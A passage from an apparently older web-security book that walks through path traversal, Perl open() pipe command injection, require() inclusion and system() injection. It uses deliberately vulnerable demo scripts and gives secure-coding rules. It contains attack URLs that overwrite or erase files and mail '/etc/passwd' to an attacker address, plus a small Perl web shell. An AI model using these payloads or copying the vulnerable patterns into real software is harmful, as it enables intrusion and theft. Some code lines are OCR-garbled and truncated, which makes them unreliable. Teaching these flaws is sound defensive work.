http://localhost/2/13.php?userfile=./passwd.txt&userfile_name=./../temp.txt

If the attacker wants to write data into a file or to rewrite a file with the desired contents, he or she will save the desired file in the upload directory under any name. Then, he or she will copy this file to the desired location by exploiting the described vulnerability.

Suppose that the attacker wants to overwrite the PASSWD.TXT file with a file containing some malicious data. He or she will create a file, say, TEST.JPG, on the local computer. Note that regardless of the JPG extension this is a text file, rather than an image. Substituting the extension will help the attacker to circumvent possible filtration.

So, the attacker uploads the file with the desired contents to the server. Let the file be uploaded to the `./UPLOAD/TEST.JPG` location.

A request that will rewrite the contents of PASSWD.TXT can look like this:

http://localhost/2/13.php?userfile=./upload/test.jpg&userfile_name=./../passwd.txt

Therefore, you shouldn't neglect protection in this case. Improper programming can entail consequences destructive to the system. The attacker will obtain the ability to do anything he or she likes with the files on the server available to the user who started the HTTP server.

This section described only mistakes related to the features of the PHP interpreter. However, some types of errors cannot be related to a particular programming language, and I'm going to describing them later.

The rules for securely programming the system components responsible for uploading files on the server were given earlier.

Previous Next

Errors Specific to Perl Scripts

Another popular Web programming language is Perl. It was developed specifically for Web programming. However, many applications that start from the command line and aren't related to the Web are also written in Perl.

Because Web programming is one of Perl's features, it introduces certain nuances into errors that you can notice in the Web applications. The main peculiarity is that programs written in Perl rarely have drawbacks determined by Perl.

Perl has few built-in features that could bear potential dangers. Additional functionality and, therefore, additional danger are added by plug-ins. However, they are so numerous that it would be impossible to describe each in one book.

All possible mistakes and vulnerabilities fit into a few categories. Many mistakes are also typical of programs written in other languages, for example, PHP. Such mistakes typical of many programming languages are comprehensively described later in this chapter.

Web applications written in Perl can entail a few nonstandard situations.

An Internal Server Error

An HTTP error message, `500 - Internal Server Error`, appears in scripts written in Perl more often than in PHP scripts. The most common cause of this error is that the Perl script didn't return some HTTP headers in the server response.

A Perl script should output to the `stdout` stream the portion of an HTTP header responsible for the type of the output data, that is, the `Content-Type` field. After the `Content-Type` header field is output, two linefeed characters are expected.

For example, any output in a Perl script can be preceded by a header with the following instructions:

```
#!/usr/bin/perl
print "Content-Type: text/html\n\n";
```

Note that although the client receiv es the `Internal Server Error` message, the script is executed. What's more, log f iles on the HTTP serv er will contain the record about the error and not a record about normal execution of the script. There won't be indication that the script was executed. Nev ertheless, it was.

To demonstrate this, consider a small example. You can f ind it on the CD-ROM accompany ing this book, in the **http://localhost/cgi-bin/l.cgi** script.

Here is its code:

```
#!/usr/bin/perl
use Time::Local;
($year, $month, $day, $hours, $min, $sec)=
                        (local-time)[5,4,3,2,1,0];
$year+=1900;
$month+=1;
$date="$year-$month-$day $hours:$min:$sec";
system("echo $date 111 >> ./result.tmp");
print "Content-tipe: text-html"; #This line contains mistakes.
                                  #It will cause error 500.
print "This text will be never output to a browser";
($year, $month, $day, $hours, $min, $sec)={localtime)[5,4,3,2,
$year+=1900;
$month+=1;
$date="$year-$month-$day $hours:$min:$sec";
system("echo $date 222 >> ./result.tmp");
```

Now send an HTTP `GET` request to the serv er script **http://localhost/cgi-bin/l.cgi.** Make sure that the `500 - Internal Server Error` message is display ed:

```
Internal Server Error


The server encountered an internal error or misconfiguration a
```

```
unable to complete your request.

Please contact the server administrators and inform them of th
the error occurred and anything you might have done that may h
caused the error.

More information about this error may be available in the serv
log.
```

This text unambiguously indicates the error. Naturally, the user didn't receive the data that could be returned by the script. However, there are still a few questions. Was the script executed? Was its execution interrupted by the erroneous instruction, or it was executed to the end?

You can find answers in the RESULT.TMP file created in the same directory.

The 1.CGI script is written so that a line with the current date, time, and three ones is output to this file before the erroneous instruction is encountered. The instruction with the incorrect HTTP header follows, which causes the error. Then the script should output some data to the browser, but this will never be done because of the internal server error. Then the script writes a line with the current date, time, and three twos.

Examine the RESULT.TMP file after the 1.CGI script terminates. It contains two lines that look like the following:

```
2004-9-14 19:4:20 111
2004-9-14 19:4:20 222
```

In other words, two instructions that write data into the file were successfully executed. This means that the script was executed completely. Remember this!

Now, consider another Perl script. Here is its code:

```
#!/usr/bin/perl
use DBI;
use CGI qw(:standard);
```

```
$id=param('id');
$id=1 if(!$id);
$dbh = DBI->connect("dbi:mysql:database=book1;host=localhost",
                          "root", "")
                          || print "Error $DBI::errstr\n";
$sth=$dbh->prepare("select name from test1 where id=$id")
                          || print "Error $DBI::errstr\n";
$sth->execute || print "Error $DBI::errstr\n";
$ref=$sth->fetchrow_hashref || print "Error $DBI::errstr\n";
$sth->finish || print "Error $DBI::errstr\n";
print "Content-Type: text/html\n\n";
print $ref->{name};
```

The structure of this script is the following: First, it connects to a database, then it sends an SQL query to it. The SQL query contains a variable whose value was received from the user. If no value for the variable was received, it is set to a default value.

Because the variable value isn't filtered, the SQL source code injection vulnerability takes place. I'll comprehensively describe it in *Chapter 3*. Nevertheless, I'll describe some of its features now.

What will happen if you send this script various values of the `id GET` parameter, both correct and incorrect? Here are a few examples:

- **http://localhost/cgi-bin/2.cgi**
- **http://localhost/cgi-bin/2.cgi?id=1**
- **http://localhost/cgi-bin/2.cgi?id=3**
- **http://localhost/cgi-bin/2.cgi?id=99999**
- **http://localhost/cgi-bin/2.cgi?id=abcd**
- **http://localhost/cgi-bin/2.cgi?id=a'**

You can make sure that parameters that aren't integers cause the `500 –`

`Internal Server Error` message.

Why does the interpreter display this error message rather than a message like the following?

```
   Error: You have an error in your SQL syntax near ''' at line 1
   Error: fetch() without execute()
```

You can find the answer if you start the script with these parameters in the command line:

```
   C:\> cd \usr\www\cgi-bin\
   C:\usr\www\cgi-bin\> \usr\bin\perl 2.cgi id=2
   Content-Type: text/html
   <empty line>
   John Smith
   C:\usr\www\cgi-bin\> \usr\bin\perl 2.cgi id=999
   Error
   Content-Type: text/html
   <empty line>
   C:\usr\www\cgi-bin\> \usr\bin\perl 2.cgi id=abc
   DBD::mysql::st execute failed: Unknown column 'abc' in 'where
   at 2.cgi line 14.
   Error Unknown column 'abc' in 'where clause'
   DBD::mysql::st fetchrow_hashref failed: fetch() without execut
   2.cgi line 17.
   Error fetch() without execute()
   Content-Type: text/html
   <empty line>
```

The cause of the `500 - internal Server Error` message is the same as in the previous example: The script doesn't output the value of the `Content-Type` header field.

In this example, the error message was sent to the browser before the header. So, when an attacker investigates a system for vulnerabilities, he or she can suppose that the internal server error emerging with certain values of HTTP parameters indicates an error in the script. The server's response code, 500, can be explained by sending the error message to the browser before sending the `Content-Type` header.

As for the programmer, he or she should be aware that, although the attacker doesn't see messages informing him or her about errors in the script and can only guess them, perseverance wins and the attacker can eventually find and exploit the vulnerability.

Creating a Process in the *open()* Function

The `open()` function is often used by programmers in Perl to open files and read their contents. By default, this function opens files for reading.

Consider the example in **http://localhost/cgi-bin/3.cgi:**

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-Type: text/html\n\n";
$page=param('page');
$page="./data/abc.txt" if(!$page);
open(F, "$page");
while(<F>)
{
print;
}
close(F);
```

This script expects the value of the `$page` variable to be sent as an HTTP `GET` parameter. Then it opens a file whose name is contained in this variable. If no value is received, the variable gets a default value. Then the script outputs the contents of the file to the browser and closes the file.

Here are a few correct and incorrect requests to the script:

- **http://localhost/cgi-bin/3.cgi**
- **http://localhost/cgi-bin/3.cgi?page=./data/1.txt**

- **http://localhost/cgi-bin/3.cgi?page=./data/2.txt**
- **http://localhost/cgi-bin/3.cgi?page=./data/3.txt**
- **http://localhost/cgi-bin/3.cgi?page=not-exists**
- **http://localhost/cgi-bin/3.cgi?page=../2/passwd.txt**
- **http://localhost/cgi-bin/3.cgi?page=3.cgi**

There is an obvious vulnerability here: Any files on the server can be accessed with the rights of the Web server. The second-to-last request returns the contents of a secret file, and the last request returns the source code of the script. In addition, if there is no file with the specified name, no error messages are displayed and the browser shows an empty page.

Now, consider one feature of the `open()` function in Perl: If the specified file name begins with the pipe character (|), the characters that follows it are interpreted as a command, and a stream opens. In other words, the specified command will be executed, and the data it outputs to the `stdout` stream will be displayed as if they were the contents of a file.

So, this vulnerability is more dangerous than obtaining the contents of any file, because it allows the attacker to execute any code on the server with the access rights of the user who started the HTTP server.

Consider a few examples.

The **http://localhost/cgi-bin/3.cgi?page=|echo+hello** request will execute the `echo hello` command that outputs `hello` to the standard output stream. In this example, this stream is redirected to the browser, so the browser will display `hello`.

The **http://localhost/cgi-bin/3.cgi?page=|date+/T** request executes the `date /T` command to output the current data.

The **http://localhost/cgi-bin/3.cgi?page=|ping+yandex.ru** request will disclose information about the server's external channel. In Windows, it will return something similar to this:

```
Exchanging packages with yandex.ru [213.180.216.200] 32 bytes:
Response from 213.180.216.200: bytes=32 time=70ms TTL=182
Response from 213.180.216.200: bytes=32 time=70ms TTL=182
Response from 213.180.216.200: bytes=32 time=60ms TTL=182
Response from 213.180.216.200: bytes=32 time=60ms TTL=182
Statistics Ping for 213.180.216.200:
    Packages: sent = 4, received = 4, lost = 0 (0% losses),
Approximate time of transmitting and receiving:
    minimum = 60ms, maximum = 70ms, average = 65ms
```

The **http://localhost/cgi-bin/3.cgi?page=|ipconfig** and the **http://localhost/cgi-bin/3.cgi?page=|netstat+-an** requests disclose information about network interfaces, running services, and established connections on the server.

In Unix-like operating systems, the attacker can execute Unix commands, including the following:

- **http://localhost/cgi-bm/3.cgi?page=|ls+-la**
- **http://localhost/cgi-bin/3.cgi?page=|netstat+-an**

Now, consider a case, in which the data aren't sent to the standard output stream or, therefore, to the browser. However, the vulnerability still takes place. Files can be read and commands can be executed, but the contents of the files and the results of the commands aren't displayed in the browser window.

In this case, the attacker can create a chain of commands to redirect the output to a desired stream. For example, in a Unix-like operating system, the result of a command can be sent to an e-mail address:

http://localhost/cgi-bin/3.cgi?page=|ls+-la|sendmail+hacker@atacker.ru

Note that this method doesn't allow the attacker to send the contents of a file. Instead of the **http://localhost/cgi-bin/3.cgi?page=/et/passwd|sendmail+hacker@atacker.ru** request, he or she can use commands that output the file to the `stdout` stream. An appropriate request can be as follows:

http://localhost/cgi-bin/3.cgi?page=|cat+/et/passwd|sendmail+hacker@atacker.ru

In addition to reading the contents of any files available for reading to the user who started the HTTP server and executing any system commands with the rights of the HTTP server, the attacker can use this vulnerability to create empty files and to delete the contents of any files.

Remember that, like with the I character, the use of the > or >> characters before the file name opens the file for writing with cleaning or for writing with adding, respectively. Therefore, if you open a file like `>./not-exists.txt` and the `./NOT-EXISTS.TXT` file doesn't exist in the system, the file will be created.

An HTTP request creating this file could look as follows:

http://localhost/cgi-bin/3.cgi?page=>./not-exists.txt

In a Unix-like operating system, the file will be created only if the directory is available for writing to the user who started the HTTP server.

Emptying a file is done in a similar manner. If you open a file like `>./test1.txt` and the `./TEST1.TXT` file exists in the current directory, it will be opened for writing with cleaning of contents. In other words, the **http://localhost/cgi-bin/3.cgi?page=>./test1.txt** request will erase the contents of the file.

In a Unix-like operating system, you can change the contents of any files and add any contents to files available for writing to the user who started the HTTP server. To do this, two HTTP requests can be used. The first request changes the contents of the FILE1.TXT file to `TEXT` (if necessary, it creates the file). The second request adds data to the file, creating the file when necessary:

- **http://localhost/cgi-bin/3.cgi?page=|echo+TEXT+>+file1.txt**

- **http://localhost/cgi-bin/3.cgi?page=|echo+TEXT+>>+file2.txt**

To create secure programs that are free of this vulnerability, stick to the following rule.

Rule Never use the name of a variable inside a file-opening function if the name can be directly or indirectly changed by a remote user.

However, sometimes it is necessary to allow users to choose, which file to open. In such cases, don't allow users to add characters to the beginning of the file name, which will prevent them from executing any commands.

To do this, filter parameters received from a user or fix the path to the folder, for example, open (". `/$file`");. In any case, stick to the following rule:

Rule When you open a file whose name can depend on parameters of an HTTP request received from a user, select the file name from a fixed set of valid names. The set should be thoroughly specified depending on the task.

Injecting Perl Source Code

The `require()` function includes and executes the specified file as a Perl script. The file should be a syntactically correct Perl script.

If the parameter passed to the `require()` function contains a variable that can be affected by a remote user changing the external conditions, this vulnerability takes place. In other words, if a user can change `GET`, `POST`, and `COOKIE` parameters and headers of an HTTP request to change the value of the variable used in the `require()` function, he or she theoretically can make the Perl interpreter include and execute any file.

As you should remember, a similar vulnerability is typical of PHP. In Perl, however, its implementation is different. Consider the following example from **http://localhost/cgi-bin/4.cgi:**

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-Type: text/html\n\n";
$name=param("name");
$name="./incl/ii.cgi" if(!$name);
require($name);
```

This script expects the `name` parameter sent using the `GET` or `POST` method and assigns the value of the parameter to a variable. If no parameter is received, the variable is initialized to a default value.

Try to make the following requests to the script with different values of the `name GET` parameter:

- **http://localhost/cgi-bin/4.cgi?name=./incl/il.cgi**
- **http://localhost/cgi-bin/4.cgi?name=./incl/i2.cgi**
- **http://localhost/cgi-bin/4.cgi?name=./incl/i3.cgi**
- **http://localhost/cgi-bin/4.cgi?name=./data/../incl/i2.cgi**

When the included file is a syntactically correct Perl script, it is executed normally. The last request demonstrates that the directory bypassing characters can be contained in the file name.

Check whether the null character indicates the end of the file name:

http://localhost/cgi-bin/4.cgi?name=./incl/i2.cgi%00anystring.txt

As you can see, the null character normally acts in the `require()` function.

Now check two other points. Is the extension of the included file important to the Perl interpreter? And is the `#! /usr/bin/perl` line necessary at the beginning of the script (is it the path to the interpreter)?

Make the following HTTP requests:

- **http://localhost/cgi-bin/4.cgi?name=./incl/i5.txt**
- **http://localhost/cgi-bin/4.cgi?name=./incl/i6.cgi**
- **http://localhost/cgi-bin/4.cgi?name=./incl/i7**
- **http://localhost/cgi-bin/4.cgi?name=./incl/i8.dat**

As you can see, all the requests are correct and work properly. You can make the following conclusions: The extension of the included file doesn't matter, and the file included with the `require()` function will be executed as a Perl script. The included file doesn't need to begin with a line containing the path to the Perl interpreter. Nevertheless, the included file should be a syntactically correct Perl script.

In PHP, you could include remote files available using HTTP.

The **http://localhost/cgi-bin/4.cgi?name=http://localhost/2/13.php** script proves that Perl doesn't include and execute remote files.

In Unix-like operating systems, the attacker needs the rights of the current user to execute a Perl script. A simple experiment shows that a Perl script included with the `require()` function doesn't require execution rights from the attacker. He or she needs only the rights for reading.

To summarize, when there is the Perl source code injection vulnerability in the `require()` function, the attacker who wants to execute any commands on the server needs to create or change any file on the server available for reading to the user who started the HTTP server.

Earlier in this chapter, I described a few methods for exploiting the local PHP source code injection vulnerability to embed PHP code on the server to include and execute the code. Some of these methods will work with the similar vulnerability in Perl scripts. For example, any method for creating or editing a file will do.

Methods that change only a part of the file contents are unsuitable. For example, the attacker cannot use the method of embedding code into log files or pictures, which is suitable for the local PHP source code injection vulnerability.

To embed Perl code, the attacker can use other methods, such as uploading the code instead of a picture (not embedding the code into the picture), writing it into a public directory through FTP, or using other methods that allow him or her to create a file.

As you should remember, with the PHP source code injection vulnerability, the method of embedding PHP shell code was the most convenient for an attacker. Similar code could be written in Perl. This code would take the `GET` or `POST` parameter and execute its value as a system command. Then it would redirect the command's output to the browser.

This code could be as follows:

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-Type: text/html\n\n";
$cmd=param("cmd");
system($cmd);
```

Note that in Unix-like operating systems, the path to the interpreter in the first line of the script should terminate with a character coded as `0A`. In Windows, the end of a line is denoted by two characters with the codes `0D` and `0A`. Therefore, the character with the `0D` code is added to the name of the interpreter. Any operating system will fail to find an interpreter with such a name.

What linefeed characters should be used in a script? This depends on the interpreter. For example, Perl doesn't care whether `0A` or `0D0A` is used. So, when you upload files with Perl code onto a server controlled by a Unix-like operating system, make sure that the first line ends with `0A`.

Be aware that if you want to start a Perl file from the command line, or make the HTTP server execute the file by requesting this file using HTTP, the file should have access rights for the user who started the HTTP server.

As a rule, this user has the name `www`, `apache`, or `nobody`. This user has minimal rights on the server.

To give all the users the rights for execution of a particular file, execute the `chmod a+x filename` command in a Unix-like operating system.

Remember the vulnerability allowing the attacker to execute any code using the `open()` function? Check whether the `require()` function allows the attacker to execute any code in a similar manner.

A simple example demonstrates that the argument taken by the `require()` function is interpreted as a file name rather than a system command. Send the following request:

http://localhost/cgi-bin/4.cgi?name=|ls+-la|sendmail+hacker@atacker.ru

To write scripts free of such a vulnerability, stick to the following rule:

Rule	Don't trust data received from a user.

In addition, you should be aware that the attacker can upload a malicious file by exploiting another vulnerability. In any case, stick to the following rule:

Rule	In Perl scripts, don't pass the `require()` function variables that can be affected by a remote user. If you have to use such variables, their values should belong to a fixed, predefined set. The set should be thoroughly specified depending on the task.

In other words, the user should be able to include and execute only the scripts allowed by the programmer. A list of these scripts should be thoroughly specified depending on the task.

Executing and Viewing Included Files

In PHP scripts, the vulnerability allowing the attacker to execute and view included files is based on a theoretical possibility that a user can request an included file using HTTP if the file is located in a directory accessible using this protocol. Depending on the extension, the file is either executed or sent to the browser.

In Perl, the vulnerability related to executing included files has a peculiar feature. Remember that a Perl script should return the `Content-Type` HTTP header field, so that the result of its execution is displayed in the browser window. You might expect that included scripts don't output this header because the programmer didn't intend to make them accessible using HTTP. As I told you earlier, in such a case the server will return to the browser the `500 - internal Server Error` message rather than the output of the script.

However, remember that the script will nevertheless execute. It won't interrupt when the error emerges. Therefore, although the attacker cannot receive responses to requests, he or she can obtain higher privileges in the system and collect additional information if the internals of the system are known. The attacker can exploit vulnerabilities in included files blindly, by guessing the contents of the script under investigation. This would be a tedious task, but this doesn't mean you can forget about the danger.

When an inexperienced programmer sees that a request to an included file causes the `500 - internal Server Error` message, he or she might conclude that this script isn't executed completely. However, this isn't the case. For secure programming and to avoid this error message, you should stick to the following rule:

Rule	Included files not intended to be accessible using HTTP should be shielded from such access. In addition, access to the contents of these files should be barred.

In other words, these files shouldn't be available using HTTP. To do this, you can use any of the following methods: You can create variables with certain names and values in the main script, you can compare them with the included file, and you can interrupt execution if something is wrong.

index.cgi

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-Type: text/html\n\n";
$included='ok';
require("func.cgi");
# some code
```

func.cgi

```
exit if($included ne 'ok');
# declarations and other code
```

In PHP, a similar script would be contain a vulnerability if the PHP interpreter was configured to register `GET`, `POST`, and `COOKIE` parameters as global variables. In Perl, global variables aren't registered automatically. Therefore, this system is safe enough.

Another solution specific to Perl involves resetting the execution flag for included files in Unix-like operating systems. However, this method is the least reliable. First, it is system-specific and cannot be used in Windows. Second, when moving files from one server to another, you can lose execution flags.

You can also use the methods of restricting access to included files suitable in PHP, such as placing the files into a directory protected with server settings or a directory outside the server root. In addition, you can name included files in a special manner (e.g., by giving them the same extension) and bar the HTTP access to them with the server tools. However, the last method strongly depends on the server type and will work only until the server configuration changes.

Previous Next

Errors Not Specific to a Particular Programming Language

The previous sections described mistakes related to the particular programming languages. In essence, the descriptions of these mistakes were detailed explanations of particular functions of the programming language. I concentrated not on the normal behavior of a function but on its unforeseen (although documented) response to certain values of its parameters. With knowledge of this response, a hacker can benefit from it.

However, some mistakes can be done in any programming language.

An example of such a vulnerability is the SQL source code injection described in *Chapter 3*.

Vulnerabilities not related to a particular programming language are often caused by the erroneous logic of a script. Every script works according to a certain algorithm. If the algorithm isn't considered well enough, it can have features that are not assumed by the programmer and are missing from the specification. These vulnerabilities can be classified, but their classification isn't as strict as with particular programming languages.

Other causes of vulnerabilities not related to a particular interpreted language are common features of these languages and certain features of the operating system and its file system.

Vulnerabilities described in this section can be typical of different programming languages used for the development of Web applications. These mistakes can be done when writing in PHP, Perl, or other programming languages.

File Output Mistakes

This section describes mistakes that make certain files available to the attacker even though these file should be hidden from remote users. These mistakes can be made in both Perl and PHP programs.

Consider two examples.

http://localhost/2/14.php

```
<?
  $id=$_GET ["id"];
  if(!empty ($id))
  {
    $f=fopen("./data/$id.txt", "r");
    while($r=fread($f, 1024))
    {
     echo $r;
    }
  }else
  echo "
 This is file database. Select a file.
 <a href=14.php?id=001>001</a><br>
 <a href=14.php?id=002>002</a><br>
 <a href=14.php?id=003>003</a><br>
";
?>
```

http://localhost/cgi-bin/5.cgi

```
#!/usr/bin/perl
use CGI qw (:standard);
print "Content-Type: text/html\n\n";
$id=param("id");
if ($id)
{
   open(F, "./data/$id.txt");
   while (<F>)
   {
    print;
   }
 }
 else
 {
   print "
   This is file database. Select a file.
  <a href=5.cgi?id=001>001</a><br>
  <a href=5.cgi?id=002>002</a><br>
  <a href=5.cgi?id=003>003</a><br>
";
}
```

The first script is written in PHP; the second is in Perl. They have similar logic and implement the same task using the same method.

A mistake that causes a vulnerability is that the value of a parameter received from a user is passed to the file opening function without filtration. This mistake entails a vulnerability because the received parameter can contain special control sequences, such as directory bypassing sequences, and other control characters.

In most file systems, the `../` sequence means moving one level up in the directory system. For example, `/usr/local/www/../` is the same as `/usr/local/`, and `C:/winnt/system32/.. /media` is the same as `C:/winnt/media`.

Thus, the attacker can access any file in the system by passing a string containing the directory-bypassing sequence as a value of the `id GET` parameter.

However, the TXT extension is added to the received value. Therefore, the attacker can obtain any file with the TXT extension by using the directory-bypassing sequence in the `id` parameters:

- **http://localhost/2/14.php?id=./../passwd**

- **http://localhost/2/14.php?id=./../../2/passwd**
- **http://localhost/cgi-bin/5.cgi?id=./../passwd**
- **http://localhost/cgi-bin/5.cgi?id=./../../2/passwd**

In all these cases, the TXT extension will be added to the file name, and the following files will be opened:

- `./data/./../passwd.txt` or. `/passwd.txt`.
- `./data/./../../2/passwd` or `./passwd.txt`. Note that the `14.php` script is located in the `/2/` directory.
- `./data/./../passwd.txt` or `/cgi-bin/passwd.txt`. The `5.cgi` script is locatedin `/cgi-bin/`.
- `./data/./../../2/passwd.txt` or `/2/passwd.txt`.

You might think that this vulnerability is related only to getting files whose extension is TXT. However, this is not the case. Remember a feature of interpreted languages such as PHP or Perl: In these languages, strings can contain the null character inside them. At the same time, system functions that open files are written in C. In this language, the null character terminates a string.

The null character is URL-encoded as `%00`. So, the attacker can insert it into a `GET` parameter and into the directory bypassing sequence. As a result, the script will open a file whose name terminates with the first null character.

In these examples, the attacker can obtain the contents of files whose names he or she knows. Sometimes, the attacker can find out whether a particular directory is present on the server or even obtain a list of its files and subdirectories.

Make two requests to this script. The first one should send an existing directory name, and the second should send a nonexistent one:

- **http://localhost/2/14.php?id=./../../cgi-bin/%00**
- **http://localhost/2/14.php?id=./../../not-exists/%00**

The first request makes the script open and read the `/CGZ-BIN/` file that exists on the server and is a directory. The second request points to the `/NOT-EXTSTS/` directory that doesn't exist.

If the PHP interpreter is configured so that error messages are output to the browser, the attacker can analyze them. This is the case in the default PHP configuration.

Suppose that the output of messages is enabled, and compare messages output in these two examples. If the requested directory exists on the server, the following message is output:

```
Warning: fopen(./data/./../../cgi-bin/): failed to open stream
Permission denied in x:\localhost\2\14.php on line 5

Warning: fread(): supplied argument is not a valid stream reso
x:\localhost\2\14.php on line 6
```

If the script fails to find the directory, it outputs the following message:

```
Warning: fopen(./data/./../../not-exists/): failed to open str
such file or directory in x:\localhost\2\14.php on line 5

Warning: fread(): supplied argument is not a valid stream reso
x:\localhost\2\14.php on line 6
```

As you can see, the attacker can easily know whether a particular directory exists on the server. He or she just needs to request the desired directory using HTTP. The `Permission denied` message indicates that the requested directory exists.

The cause of this message is that the script tries to open the directory as a file, which is impossible. Although a directory is a file of a special type, it cannot be opened in Windows as an ordinary file.

Unix-like operating systems open directories as if they are files. What's more, in these systems the contents of such a system file are output in a binary form. With certain skills, the attacker can obtain the names of files and subdirectories of this directory by analyzing this binary output. Thus, the attacker can get the contents of a directory in a Unix-like operating system (if the directory is available for reading to him or her). In Unix-like operating systems, the `Permission denied` message won't appear. Rather, the binary contents of the directory will be output.

Note that both requests send the null characters at the end of the directory name to discard the string that the script could append to the directory name.

Now, look at what the script in Perl outputs:

- **http://localhost/cgi-bin/5.cgi?id=./../%002**
- **http://localhost/cgi-bin/5.cgi?id=./../not-exists%00**

In Windows, no messages are output regardless of whether the requested directory exists. The script is written so that no messages are output to the browser.

As with the previous example, if the requested directory exists on the server in a Unix-like operating system, its contents is output in a binary form.

Consider two more examples. They are similar to the previous ones, but the programmer checks the requested file for existence to protect the system from the attacker.

http://localhost/2/15.php

```
<?
  $id=$_GET ["id"];
  if(!empty ($id))
  {
    if(file_exists("./data/$id.txt"))
    {
      $ f=fopen("./data/$id.txt", "r");
      while($r=fread($f, 1024))
      {
       echo $r;
      }
    }else
    {
      echo "file not found";
    }
  }else
  echo "
  This is file database. Select a file.
 <a href=15.php?id=001>001</a><br>
 <a href=15.php?id=002>002</a><br>
 <a href=15.php?id=003>003</a><br>
";
?>
```

http://localhost/cgi-bin/6.cgi

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-Type: text/html\n\n";
$id=param("id");
if($id)
{
  if(-e "./data/$id.txt")
  {
    open(F, "./data/$id.txt");
    while(<F>)
    {
      print;
    }
  }else
  {
    print "file not found";
  }
}
else
{
  print "
  This is file database. Select a file.
 <a href=6.cgi?id=001>001</a><br>
 <a href=6.cgi?id=002>002</a><br>
 <a href=6.cgi?id=003>003</a><br>
";
}
```

The difference between these scripts and the previous pair is that the latest scripts check whether the file exists before trying to open it. This is how the programmer avoids the situation, in which the script tries to open a nonexistent file.

This check is required and important when the file name is a value of a variable and the file doesn't necessarily exist. However, this check doesn't increase the security level of the system. The tricks described earlier that allow the attacker to access any system files will work in this case, too. The functions that check the existence of a file are vulnerable to the same methods for changing the path to a file and truncating "excessive" characters with the null character. In other words, the file that the attacker wants to open exists in the system.

A check for existence doesn't prevent the attacker from obtaining the contents of any file in the system. However, the behavior of the scripts will be different when the attacker tries to find out whether a particular directory is present on the server. The functions that check files for existence don't distinguish whether the specified name belongs to a common file or a directory. When it is a directory, the script will decide the file exists and try to open it.

Consider the **http://localhost/2/15.php** script. If the requested file doesn't exist, the script outputs a message that the file wasn't found. No system error messages are displayed.

Now consider **http://localhost/2/15.php?id=not-exists**. The same happens if a nonexistent directory is requested like this:

http://localhost/2/15.php?id=./not-exists/%00/

However, if you pass the script the name of an existing directory **(http://localhost/2/15.php?id=./../../cgi-bin/%00)**, the following error message will be output to the browser:

```
Warning: fopen(./data/./../../cgi-bin/): failed to open stream
Permission denied in x:\localhost\2\15.php on line 7

Warning: fread(): supplied argument is not a valid stream reso
x:\localhost\2\15.php on line 8
```

As in the previous cases, the cause of this message is an attempt to open a directory as if it was a file. This situation is typical of Windows. In a Unix-like operating system, the contents of the directory will be output in a binary form.

Now, consider the Perl script with the same functionality. Obtaining the contents of a file with a known name will be easy for the attacker. However, there are certain peculiarities in Windows that pass the directory name as a file name.

When the directory doesn't exist, the check for existence will return a negative result, and a message that the file wasn't found will be output:

http://localhost/cgi-bin/6.cgi?id=./not-exists/%800

When the passed name belongs to an existing directory **(http://localhost/cgi-bin/6.cgi?id=./../data/%800)**, the check will be passed successfully but the file-open error will emerge. The script will return an empty page.

As in the previous examples, the contents of the directory in the binary form will be output in a Unix-like operating system.

Now, consider a situation, in which the passed parameter is a fragment of a file name and the beginning of the name is explicitly defined. Here are two examples.

http://localhost/2/16.php

```
<?
  $id=$_GET ["id"];
  if(!empty ($id))
  {
    $f=fopen("./data/file-$id.txt", "r");
    while($r=fread($f, 1024))
    {
     echo $r;
    }
  }else
  echo "
 This is file database. Select a file.
 <a href=16.php?id= 1>1</a><br>
 <a href=16.php?id=2>2</a><br>
 <a href=16.php?id=3>3</a><br>
";
?>
```

http://localhost/cgi-bin/7.cgi

```
#!/usr/bin/perl
use CGI qw(:standard);
```

```
print "Content-Type: text/html\n\n";
$id=param("id");
if ($id)
{
  open(F, "./data/file-$id.txt");
  while (<F>)
  {
    print;
  }
}
else
{
  print "
  This is file database. Select a file.
 <a href=7. cgi?id=l>K/a><br>
 <a href=7.cgi?id=2>2</a><br>
 <a href=7.cgi?id=3>3</a><br>
";
}
```

In both scripts, if the attacker wants to insert the directory-bypassing sequences into the file, he or she should specify a nonexistent directory as one of the directives in the path. This is necessary because the script tries to open a file whose name begins with `file-` in the `./data/` directory, and there is no subdirectory in this directory whose name would begin with this string.

If the directory contained such a subdirectory, for example, `./file-list/`, the attacker could reduce this case to the one described earlier by sending the `id GET` parameter, whose value would contain the name of this directory:

- **http://localhost/2/16.php?id=list/../../../passwd.txt%00**
- **http://localhost/cgi-bin/7.cgi?id=list/../../../passwd.txt%00**

However, this is not the case in the example you are looking at.

The attacker can use either of the following methods: He or she can specify a nonexistent directory inside the path and then move one level up, or he or she can specify an existing file as a directory name.

As practice shows, sometimes it is possible to leave a directory using a nonexistent directory name:

- **http://localhost/2/16.php?id=not-exists/../../../passwd.txt%00**
- **http://localhost/cgi-bin/7.cgi?id=not-exists/../../../passwd.txt%00**

Sometimes, Windows (e.g., Windows 2000 with FAT or NTFS) allows the user to specify a nonexistent directory in a path if it is followed by moving one level up. In Unix-like operating systems, each directory in the path should exist and be available to the current user. In such a case, none of the described methods for leaving the current directory will work.

For secure programming, you should decide, which files can be accessed by the users and which cannot. Stick to the following rule:

Rule	Avoid using variables that can be affected by a remote user to specify a fragment of the name of a file to open. When this is necessary, the values of such variables should belong to a fixed set of valid values. The set should be thoroughly specified based on which files can be accessed by the users and which cannot.

Remember that a malicious user can include special characters into a requested file name, such as the directory-bypassing sequences, the null character, and other control characters (e.g., |, >, and <).

Embedding Code into the *system()* Function

The `system()` function and functions similar to it are used in various programming languages to execute system commands. Sometimes, it is necessary to pass this function dynamic arguments. For example, this is required when the server calls `ping` or `traceroute` to check its channel up to a certain address entered by the user. Here is a couple of examples.

http://localhost/2/17.php

```
<?
$ip=$_GET["ip"];
if (empty ($ip))
{
  echo "<form>
Enter IP address: <input type=text name=ip><input type=submit va
</form>";
}
else
{
  echo "<pre>ping -n 5 $ip\n";
  system("ping -n 5 $ip");
}
?>
```

http://localhost/cgi-bin/8.cgi

```
#!/usr/bin/perl
use CGI qw(:standard);
print "Content-Type: text/html\n\n";
$ip=param("ip");
if(!$ip)
{
 print "<form>
Enter IP address: <input type=text name=ip><input type=submit
value='ping'>
</form>";
}else
```

```
{
  print "<pre>ping -n 5 $ip\n";
  system ("ping -n 5 $ip");
};
```

